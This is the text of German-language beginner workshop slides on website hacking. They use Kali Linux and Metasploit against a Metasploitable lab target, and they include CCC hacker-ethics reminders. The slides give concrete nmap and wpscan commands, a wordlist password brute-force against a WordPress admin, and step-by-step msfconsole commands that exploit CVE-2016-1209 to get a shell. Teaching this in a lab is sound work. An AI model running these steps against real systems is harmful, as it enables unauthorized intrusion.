# Von Null auf root in 120 Minuten
# Einführung ins Website Hacking

LEYRER

25.04.2025 15:00–16:50, HS i12

#glt25

@LEYRER@23.social

https://martin.leyrer.priv.at

# Bevor wir anfangen ...

# FÜR EINSTEIGER:INNEN !!!

Anwesende ITSEC-Profis, ITSEC-Studierende und andere Fachpersonen werden für die Durchführung dieses Workshops zwangsrekrutiert!

# PCMCIA

- People Can't Memorize Computer Industry Acronyms
  (Eigentlich: Personal Computer Memory Card International Association)

- BITTE fragt nach, wenn etwas unklar sein sollte, ein Akronym unverständlich ist, usw.
- Es gibt hier drinnen keine dummen Fragen!

# CCC Hackerethik

- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Mißtraue Autoritäten – fördere Dezentralisierung.
- Beurteile einen Hacker nach dem, was er tut, und nicht nach üblichen Kriterien wie Aussehen, Alter, Herkunft, Spezies, Geschlecht oder gesellschaftliche Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern.
- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

# CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

# Was benützen wir?


# Target: Metasploitable

- Metasploitable ist im Wesentlichen ein Penetrationstest-Labor “in a box”, das vom Rapid7 Metasploit-Team entwickelt wurde.


https://github.com/rapid7/metasploitable3

# Kali Linux

- Kali Linux ist eine auf Debian basierende Open-Source-Linux-Distribution, die auf verschiedene Aufgaben der Informationssicherheit ausgerichtet ist, wie Penetrationstests, Sicherheitsforschung, Computerforensik und Reverse Engineering.




https://www.kali.org/

# Metasploit

- Das Metasploit-Framework ist ein Tool zur Entwicklung und Ausführung von Exploit-Code gegen einen entfernten Zielcomputer.



https://www.metasploit.com/

# Arbeiten mit dem Metasploit Framework

- Zielsystem finden
- Exploit finden/auswählen
- Nutzlast auswählen und konfigurieren
  - VNC-Server
  - Shell
- Ausführen des Exploits
- Weitere Arbeiten auf dem Zielsystem ;)


# Portscans mit nmap

- Nmap wird verwendet, um Hosts und Dienste in einem Computernetzwerk zu entdecken, indem Pakete gesendet und die Antworten analysiert werden
- Der Name steht für „**N**etwork **Map**per“.



# Wordpress - wpscan

- WPScan ist ein kostenloser, nicht-kommerzieller Blackbox-WordPress-Sicherheits-scanner, der für SicherheitsexpertInnen und Blog-BetreiberInnen geschrieben wurde,.



# CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**


# Kali Linux Setup

# Postgress für Metasploit

- Postgress Datenbank
- Start:
  **sudo systemctl start  postgresql**
- Check:
  **systemctl status postgresql**

# Metasploit DB & Konsole

- msfdb init
- msfconsole
- msf > db_status
- msf > msfupdate
- msf > show exploits



# Überblick: nmap

- `nmap -sS -Pn [TBD]`

# Mehr Info

**Achtung, die Kommandos laufen eine Zeit!**

```
nmap -Pn -p 8000-9000 [TBD]
```

```
nmap -T4 -sV --version-all
     --osscan-guess -A [TBD]
```

```
nmap -sV --osscan-guess
     -p 1-10000 [TBD]
```

# Wordpress

- `http://[TBD]:8585/wordpress/`

- Könnt Ihr mit Hilfe des Webbrowsers herausfinden, welche Plugins diese Wordpress-Instanz verwendet?
- Könnt Ihr die Wordpress-Version herausfinden, indem Ihr nur den Webbrowser benutzt?

# searchsploit wordpress ninja
# search wordpress ninja

- CVE-2016-1209
- Das Ninja Forms Wordpress-Plugin vor  Version 2.9.42.1 erlaubt entfernten AngreiferInnen, PHP Object Injection Angriffe über manipulierte serialisierte Werte in einer POST Anfrage durchzuführen.
- Die CVE beschreibt eine Schwachstelle beim unauthentifizierten Datei-Upload, die es Gästen ermöglicht, beliebigen PHP-Code hochzuladen, der im Kontext des Webservers ausgeführt werden kann.
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload

# wpscan

- `wpscan --help | less`
- `wpscan --url http://[TBD]:8585/wordpress/ | less`
- `wpscan --url http://[TBD]:8585/wordpress/ -e u1-5`

# CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

# Lasst uns ein Passwort suchen

- Schaut mal nach /usr/share/wordlists
- `wpscan --passwords /usr/share/wordlists/metasploit/unix_passwords.txt --usernames admin --url http://[TBD]:8585/wordpress/`

# Let’s hack!

- msfconsole
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
- search CVE-2016-1209 / use 0
- show options
- set rhost [TBD]
- set rport 8585
- set TARGETURI /wordpress/
- set FORM_PATH /index.php/king-of-hearts/

- exploit / run
  - sysinfo
  - shell
  - whoam

# Wähle Deinen Pfad!

- msfconsole
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
- show options

- msfconsole
- search CVE-2016-1209
- use 0
- show options

# Optionen setzen

- `show options`
- `set rhost [TBD]`
- `set rport 8585`
- `set TARGETURI /wordpress/`
- `set FORM_PATH /index.php/king-of-hearts/`

# Let’s hack!

- exploit
  - sysinfo
  - shell
  - whoam
- run
  - sysinfo
  - shell
  - whoam

# CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

# Fragen ?

- Martin Leyrer
- https://martin.leyrer.priv.at
- leyrer@23.social

*Solange man selbst redet, erfährt man nichts.*

– Marie Freifrau Ebner von Eschenbach, österreichische Schriftstellerin